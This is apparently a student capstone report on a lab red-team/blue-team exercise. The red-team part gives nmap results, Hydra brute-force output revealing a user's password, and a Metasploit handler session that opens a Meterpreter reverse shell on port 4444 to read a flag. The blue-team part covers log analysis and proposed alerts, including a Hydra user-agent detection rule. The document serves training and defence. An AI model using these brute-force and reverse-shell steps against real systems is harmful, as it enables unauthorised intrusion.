Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Maria Hernandez

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.0.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname: Red vs Blue - ML-REFVM

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red vs Blue ML-REFVM	192.168.1.1	Virtual Host machine for the project. Where we will view data.
Elk	192.168.1.100	Logs activity data from Capston machine and runs the analytics associated with Kibana
Capstone	192.168.1.105	Target machine
Kali	192.168.1.90	Predator Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open port 80	Open ports can allow attackers to access private information and increase the risk of a data breach.	This allowed the red team to find private directory with accessible files.
HTTP Requesting Hidden Directories	Unprotected secret files that can be accessed through HTTP requests	This allowed the red team to Gain access to sensitive files
Brute Force Attack	Attacking the server with multiply pings against a word list that allows the password to be discovered quickly	his allowed the red team to brute force Ashton's password, which was Leopoldo, and access the secret files in the system.
Reverse Shell/Meterpreter Exploit	Allows upload access to a webserver that's running PHP	Allows a hacker to upload malicious files that can be used to exploit a server for sensitive information

Exploitation: Open por 80 - HTTP Requesting Hidden Directories

01

Tools & Processes

Nmap: to find the IP address fo the Linux server

02


Achievements

Able to access the server and find the hidden directories.

The hidden directory gave me a valid username to sign onto the secret directory

03

```
Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```



Exploitation: Brute Force Attack

01

Tools & Processes
Hydra and rockyou.txt word list

02

Achievements
By combining hydra and the rock you.txt file I was able to find the paasword for the use ashton.

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 14344398 [c
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 14344398 [
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344398 [ch
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344398 [chil
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 14344398 [
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344398 [
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-02 09:24:44
root@Kali:~/Downloads#
```

Exploitation: Hashed Password

01

Tools & Processes


We used the website **Crackstation.net** to find the plaintext of the hashed password for Ryan

02

Achievements

This password granted us access to the system through the WebDav connection, which later allowed us to upload a shell script to attack.

03



Exploitation: Reverse Shell/Meterpreter Exploit

01

Tools & Processes
Meterpreter &
msfconsole

02

Achievements
Able to upload a reverse shell onto the webDAV directory

After running the shell, I was able to capture the flag


03

```
   0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:48682) at 2021-01-02 08:54:07 -0800

meterpreter > cat falg.txt
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat flag.txt
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cd /
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan began around 5:20 pm
- 15,658 hits were sent from 192.168.1.90
- The nmap ping requests to the 443 port, so filtering that, we saw the results bellow



Analysis: Finding the Request for the Hidden Directory

15,658 requests for the hidden directory occurred Dec -20-20 at 1am.


- **The file requested was a secret folder hidden within the company folders.**
- **The secret folder contained instructions on how to access the webdav server using Ryan's account. It also included a hashed password.**

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,658

Analysis: Uncovering the Brute Force Attack

- 15,658 request were made in the brute force attack
- Out of 15,198 requests, only 7 were successful discovering the password



Analysis: Finding the WebDAV Connection

- 44 requests were made to the WebDav directory
- The shell.php file was requested. This was a part of the red team's shell attack to start listening for activity on the victims machine.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,658
http://127.0.0.1/server-status?auto=	577
http://snnmnkxdhflwgthqismb.com/post.php	84
http://www.gstatic.com/generate_204	49
http://192.168.1.105/webdav	44

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

We will set up an alarm for when a firewall detects more than 10 port scans in a minute or 100 consecutive (ICMP) requests.

Most firewalls and IPSs can detect such scanning and cut it off in real time.

System Hardening

Enable only the traffic you need to access internal hosts and deny everything else.

This goes for standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

Mitigation: Finding the Request for the Hidden Directory

Alarm

We will set an alert that goes off for any machine that attempts to access this directory or file.

The threshold will be more than 1 attempt.

System Hardening

Remove the directory and file from the server.

Terminal:
`rm -r ../company_files` → to remove directory

If needed, move the directory to a safer or offline location.

Mitigation: Preventing Brute Force Attacks

Alarm

We will set an alert if ‘401 Unauthorized’ is returned from any server to hat would weed out forgotten passwords. Start with 10 attempts in one hour and refine from there.

We will also create an alert if the `user_agent.original` value includes `Hydra` in the name.

System Hardening

After the limit of 10 ‘401 Unauthorized’ codes have been returned from a server, that server can automatically drop traffic from the offending IP address for a period of 1 hour.

We could also display a lockout message and lock the page from login for a temporary period of time from that user.

Mitigation: Detecting the WebDAV Connection

Alarm

We can create an alarm that fires every time this directory is accessed.

The threshold would be unlimited so that we are notified everytime the directory is accessed.

System Hardening

Restricting access with firewall rules and removing web access to the server.

Connections to this shared folder should not be accessible from the web interface.

Connections to this shared folder could be restricted by machine with a firewall rule

Mitigation: Identifying Reverse Shell Uploads

Alarm

We can set an alert for any PHP moving across the open port 4444

The threshold will be to pinpoint any .PHP

System Hardening

The windows host file can be edited to deny the ability to upload.


The End